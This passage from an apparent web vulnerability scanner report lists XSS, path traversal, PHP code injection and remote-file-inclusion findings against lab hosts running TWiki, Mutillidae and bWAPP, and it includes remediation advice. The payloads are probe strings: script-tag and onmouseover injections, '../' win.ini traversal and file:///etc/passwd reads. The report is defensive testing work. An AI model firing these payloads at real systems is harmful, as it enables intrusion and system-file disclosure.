29/47	Target	http://192.168.105.200/twiki/bin/edit/Main/TWikiAdminGroup?topicparent=Main.WebHome
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/Main/TWikiAdminGroup?topicparent=Main.WebHome has Cross-Site Scripting vulnerability
	Parameter names	topicparent
	Payload	"onmouseover='dqhU(3502)'bad="
30/47	Target	http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Cross-Site Scripting vulnerability
	Parameter names	param1
	Payload	<ScRiPt >lXvu(9378)</ScRiPt>
31/47	Target	http://192.168.105.200/twiki/bin/edit/TWiki/TWikiAccessControl?topicparent=Main.WebHome
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/TWikiAccessControl?topicparent=Main.WebHome has Cross-Site Scripting vulnerability
	Parameter names	topicparent
	Payload	"onmouseover='agtc(3105)'bad="
32/47	Target	http://192.168.105.200/twiki/bin/edit/TWiki/WebHome?t=1633121416
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/WebHome?t=1633121416 has Cross-Site Scripting vulnerability
	Parameter names	topicparent
	Payload	topicparent=AdminSkillsAssumptions
33/47	Target	http://192.168.105.200/twiki/bin/edit/TWiki/WebHome?topicparent=TWiki.WebHome
	Vulnerability details	Target http://192.168.105.200/twiki/bin/edit/TWiki/WebHome?topicparent=TWiki.WebHome has Cross-Site Scripting vulnerability
	Parameter names	topicparent
	Payload	"onmouseover='Rldd(7420)'bad="
34/47	Target	http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsempty
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsempty has Cross-Site Scripting vulnerability
	Parameter names	template

	Payload	<ScRiPt >MWCE(8942)</ScRiPt>
35/47	Target	http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsempty
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsempty has Cross-Site Scripting vulnerability
	Parameter names	template
	Payload	<ScRiPt >RzNJ(1806)</ScRiPt>
36/47	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsempty
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsempty has Cross-Site Scripting vulnerability
	Parameter names	template
	Payload	<ScRiPt >dkjS(4892)</ScRiPt>
37/47	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Cross-Site Scripting vulnerability
	Parameter names	param1
	Payload	<ScRiPt >OjSx(3731)</ScRiPt>
38/47	Target	http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Cross-Site Scripting vulnerability
	Parameter names	param1
	Payload	<ScRiPt >hQte(2073)</ScRiPt>
39/47	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsmore&param1=1.1&param2=1.1 has Cross-Site Scripting vulnerability
	Parameter names	param1
	Payload	<ScRiPt >kxKN(7760)</ScRiPt>
40/47	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsempty

	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsempty has Cross-Site Scripting vulnerability
	Parameter names	template
	Payload	<ScRiPt >xzfk(3723)</ScRiPt>
41/47	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsmore&param1=1.1&param2=1.1 has Cross-Site Scripting vulnerability
	Parameter names	param1
	Payload	<ScRiPt >zYZs(2958)</ScRiPt>
42/47	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Cross-Site Scripting vulnerability
	Parameter names	param1
	Payload	<ScRiPt >ZuUn(1034)</ScRiPt>
43/47	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Cross-Site Scripting vulnerability
	Parameter names	param1
	Payload	<ScRiPt >XsVS(1985)</ScRiPt>
44/47	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsempty
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsempty has Cross-Site Scripting vulnerability
	Parameter names	template
	Payload	<ScRiPt >YELj(9743)</ScRiPt>
45/47	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Cross-Site Scripting vulnerability

	Parameter names	param1
	Payload	<ScRiPt >nods(9077)</ScRiPt>
46/47	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsempty
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsempty has Cross-Site Scripting vulnerability
	Parameter names	template
	Payload	<ScRiPt >oHcN(2961)</ScRiPt>
47/47	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsmore&param1=1.1&param2=1.1 has Cross-Site Scripting vulnerability
	Parameter names	param1
	Payload	<ScRiPt >nYxp(9294)</ScRiPt>

References:

REFERENCES
https://owasp.org/www-community/attacks/xss/
https://www.owasp.org/index.php/Reflected_DOM_Injection
https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OTG-INPVAL-002)
https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001)
https://portswigger.net/web-security/cross-site-scripting
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Vulnerability Solution:

1. Filter input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input.

2. Encode data on output. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.

3. Use appropriate response headers. To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.

4. Content Security Policy. As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.

101 - 109 Relative Path Traversal

Description:

Due to business requirements, some websites often need to provide file view or file download functions. However, if there are no restrictions on the files users view or download, malicious users can view or download any sensitive files, which is a file view and download vulnerability * there is a function to read files * the path to read files is controllable and unchecked or not strictly verified by users * Output the file content download any file of the server, such as script code, service, system configuration file and other available codes for further code audit and more exploitable vulnerabilities

Affected Nodes:

1/9	Target	http://192.168.105.196:81/ssrf.php?a=1&ulr2=1&url=ssrf.php
	Vulnerability details	Target http://192.168.105.196:81/ssrf.php?a=1&ulr2=1&url=ssrf.php has Relative Path Traversal vulnerability
	Parameter names	url
	Payload	ssrf.php
2/9	Target	http://192.168.105.196:81/include.php?file=..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5cwindows%5cwin.ini
	Vulnerability details	Target http://192.168.105.196:81/include.php?file=..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5cwindows%5cwin.ini has Relative Path Traversal vulnerability
	Parameter names	file
	Payload	..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5cwindows%5cwin.ini
3/9	Target	http://192.168.105.196:81/bwapp/directory_traversal_1.php?page=directory_traversal_1.php
	Vulnerability details	Target http://192.168.105.196:81/bwapp/directory_traversal_1.php?page=directory_traversal_1.php has Relative Path Traversal vulnerability
	Parameter names	page
	Payload	directory_traversal_1.php
4/9	Target	http://192.168.105.200/mutillidae/index.php?do=toggle-hints&page=file:///etc/passwd
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?do=toggle-hints&page=file:///etc/passwd has Relative Path Traversal vulnerability
	Parameter names	page
	Payload	file:///etc/passwd
5/9	Target	http://192.168.105.200/mutillidae/index.php?page=file:///etc/passwd
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=file:///etc/passwd has Relative Path Traversal vulnerability
	Parameter names	page
	Payload	file:///etc/passwd

6/9	Target	http://192.168.105.200/mutillidae/?page=file:///etc/passwd
	Vulnerability details	Target http://192.168.105.200/mutillidae/?page=file:///etc/passwd has Relative Path Traversal vulnerability
	Parameter names	page
	Payload	file:///etc/passwd
7/9	Target	http://192.168.105.200/mutillidae/index.php?page=file:///etc/passwd&username=anonymous
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=file:///etc/passwd&username=anonymous has Relative Path Traversal vulnerability
	Parameter names	page
	Payload	file:///etc/passwd
8/9	Target	http://192.168.105.200/mutillidae/index.php?page=add-to-your-blog.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=add-to-your-blog.php has Relative Path Traversal vulnerability
	Parameter names	page
	Payload	add-to-your-blog-php-submit-button=Save+Blog+Entry&blog_entry=data&csrf-token=SecurityIsDisabled
9/9	Target	http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous has Relative Path Traversal vulnerability
	Parameter names	page
	Payload	password-generator-php-submit-button=Generate

References:

REFERENCES
https://owasp.org/www-community/attacks/Path_Traversal
https://cwe.mitre.org/data/definitions/23.html

Vulnerability Solution:

1.Strictly control the input parameters of users, and filter the response of functions affected by parameters

110 - 111 PHP Code Injection

Description:

This script is vulnerable to PHP code injection.PHP code injection is a vulnerability that allows an attacker to inject custom code into the server side scripting engine. This vulnerability occurs when an attacker can control all or part of an input string that is fed into an eval() function call. Eval will execute the argument as code.

Affected Nodes:

1/2	Target	http://192.168.105.196:81/code_exc.php?a=1
	Vulnerability details	Target http://192.168.105.196:81/code_exc.php?a=1 has PHP Code Injection vulnerability
	Parameter names	a
	Payload	1ACUSTART'"*/ <?phpACUEND
2/2	Target	http://192.168.105.196:81/el.php?a=222
	Vulnerability details	Target http://192.168.105.196:81/el.php?a=222 has PHP Code Injection vulnerability
	Parameter names	a
	Payload	1ACUSTART'"*/ <?phpACUEND

References:

REFERENCES
http://www.owasp.org/index.php/PHP_Top_5
http://seclists.org/lists/fulldisclosure/2006/May/0035.html

Vulnerability Solution:

Your script should properly sanitize user input.

112 - 164 XSS via Remote File Inclusion

Description:

This script is possibly vulnerable to remote XSS inclusion. The path to the XSS file can be controlled by the attacker. Therefore, it's possible to include malicious XSS files.

Affected Nodes:

1/53	Target	http://192.168.105.196:81/code_exc.php?a=1
	Vulnerability details	Target http://192.168.105.196:81/code_exc.php?a=1 has XSS via Remote File Inclusion vulnerability
	Parameter names	a
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
2/53	Target	http://192.168.105.196:81/xss.php?address1=test
	Vulnerability details	Target http://192.168.105.196:81/xss.php?address1=test has XSS via Remote File Inclusion vulnerability

	Parameter names	address1
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
3/53	Target	http://192.168.105.196:81/bwapp/sqli_2.php?movie=1&action=go
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_2.php?movie=1&action=go has XSS via Remote File Inclusion vulnerability
	Parameter names	movie
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
4/53	Target	http://192.168.105.196:81/bwapp/xss_eval.php?date=Date()
	Vulnerability details	Target http://192.168.105.196:81/bwapp/xss_eval.php?date=Date() has XSS via Remote File Inclusion vulnerability
	Parameter names	date
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
5/53	Target	http://192.168.105.196:81/xss.php?address1=test
	Vulnerability details	Target http://192.168.105.196:81/xss.php?address1=test has XSS via Remote File Inclusion vulnerability
	Parameter names	address1
	Payload	address1=test
6/53	Target	http://192.168.105.196:81/bwapp/htmli_get.php?firstname=data&lastname=data
	Vulnerability details	Target http://192.168.105.196:81/bwapp/htmli_get.php?firstname=data&lastname=data has XSS via Remote File Inclusion vulnerability
	Parameter names	firstname
	Payload	firstname=data&lastname=data
7/53	Target	http://192.168.105.196:81/bwapp/htmli_get.php?firstname=data&lastname=data
	Vulnerability details	Target http://192.168.105.196:81/bwapp/htmli_get.php?firstname=data&lastname=data has XSS via Remote File Inclusion vulnerability
	Parameter names	lastname
	Payload	firstname=data&lastname=data
8/53	Target	http://192.168.105.196:81/bwapp/sqli_2.php?movie=1
	Vulnerability details	Target http://192.168.105.196:81/bwapp/sqli_2.php?movie=1 has XSS via Remote File Inclusion vulnerability

	Parameter names	movie
	Payload	movie=1
9/53	Target	http://192.168.105.196:81/bwapp/iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=250
	Vulnerability details	Target http://192.168.105.196:81/bwapp/iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=250 has XSS via Remote File Inclusion vulnerability
	Parameter names	ParamUrl
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
10/53	Target	http://192.168.105.196:81/bwapp/iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=250
	Vulnerability details	Target http://192.168.105.196:81/bwapp/iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=250 has XSS via Remote File Inclusion vulnerability
	Parameter names	ParamWidth
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
11/53	Target	http://192.168.105.196:81/bwapp/iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=250
	Vulnerability details	Target http://192.168.105.196:81/bwapp/iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=250 has XSS via Remote File Inclusion vulnerability
	Parameter names	ParamHeight
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
12/53	Target	http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsmore&param1=1.1&param2=1.1 has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
13/53	Target	http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsmore&param1=1.1&param2=1.1 has XSS via Remote File Inclusion vulnerability
	Parameter names	param1

	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
14/53	Target	http://192.168.105.200/mutillidae/index.php?page=home.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=home.php has XSS via Remote File Inclusion vulnerability
	Parameter names	page
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
15/53	Target	http://192.168.105.200/mutillidae/?page=add-to-your-blog.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/?page=add-to-your-blog.php has XSS via Remote File Inclusion vulnerability
	Parameter names	page
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
16/53	Target	http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous has XSS via Remote File Inclusion vulnerability
	Parameter names	page
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
17/53	Target	http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous has XSS via Remote File Inclusion vulnerability
	Parameter names	username
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
18/53	Target	http://192.168.105.200/mutillidae/index.php?page=add-to-your-blog.php
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=add-to-your-blog.php has XSS via Remote File Inclusion vulnerability
	Parameter names	page
	Payload	add-to-your-blog-php-submit-button=Save+Blog+Entry&blog_entry=data&csrf-token=SecurityIsDisabled

19/53	Target	http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous has XSS via Remote File Inclusion vulnerability
	Parameter names	page
	Payload	password-generator-php-submit-button=Generate
20/53	Target	http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous
	Vulnerability details	Target http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous has XSS via Remote File Inclusion vulnerability
	Parameter names	username
	Payload	password-generator-php-submit-button=Generate
21/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsmore&param1=1.1&param2=1.1 has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
22/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsmore&param1=1.1&param2=1.1 has XSS via Remote File Inclusion vulnerability
	Parameter names	param1
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
23/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsmore&param1=1.1&param2=1.1 has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>

24/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsmore&param1=1.1&param2=1.1 has XSS via Remote File Inclusion vulnerability
	Parameter names	param1
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
25/53	Target	http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsempty
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsempty has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
26/53	Target	http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
27/53	Target	http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has XSS via Remote File Inclusion vulnerability
	Parameter names	param1
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
28/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsmore&param1=1.1&param2=1.1 has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>

29/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsmore&param1=1.1&param2=1.1 has XSS via Remote File Inclusion vulnerability
	Parameter names	param1
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
30/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
31/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has XSS via Remote File Inclusion vulnerability
	Parameter names	param1
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
32/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsempty
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsempty has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
33/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsempty
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/GoodStyle?template=oopsempty has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>

34/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsempty
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsempty has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
35/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
36/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TextFormattingRules?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has XSS via Remote File Inclusion vulnerability
	Parameter names	param1
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
37/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
38/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has XSS via Remote File Inclusion vulnerability
	Parameter names	param1

	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
39/53	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsmore&param1=1.1&param2=1.1 has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
40/53	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsmore&param1=1.1&param2=1.1 has XSS via Remote File Inclusion vulnerability
	Parameter names	param1
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
41/53	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsempty
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsempty has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
42/53	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsmore&param1=1.1&param2=1.1 has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
43/53	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsmore&param1=1.1&param2=1.1
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsmore&param1=1.1&param2=1.1 has XSS via Remote File Inclusion vulnerability

	Parameter names	param1
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
44/53	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
45/53	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has XSS via Remote File Inclusion vulnerability
	Parameter names	param1
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
46/53	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
47/53	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiGroups?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has XSS via Remote File Inclusion vulnerability
	Parameter names	param1
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
48/53	Target	http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsempty

	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/Main/TWikiAdminGroup?template=oopsempty has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
49/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
50/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsaccessgroup&param1=Main.TWikiAdminGroup
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has XSS via Remote File Inclusion vulnerability
	Parameter names	param1
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
51/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsempty
	Vulnerability details	Target http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsempty has XSS via Remote File Inclusion vulnerability
	Parameter names	template
	Payload	http://66.220.31.40/p/body?content=<script>prompt(87394581)</script>
52/53	Target	http://192.168.105.200/twiki/bin/oops/TWiki/TWikiAccessControl?template=oopsmore&param1=1.1&param2=1.1
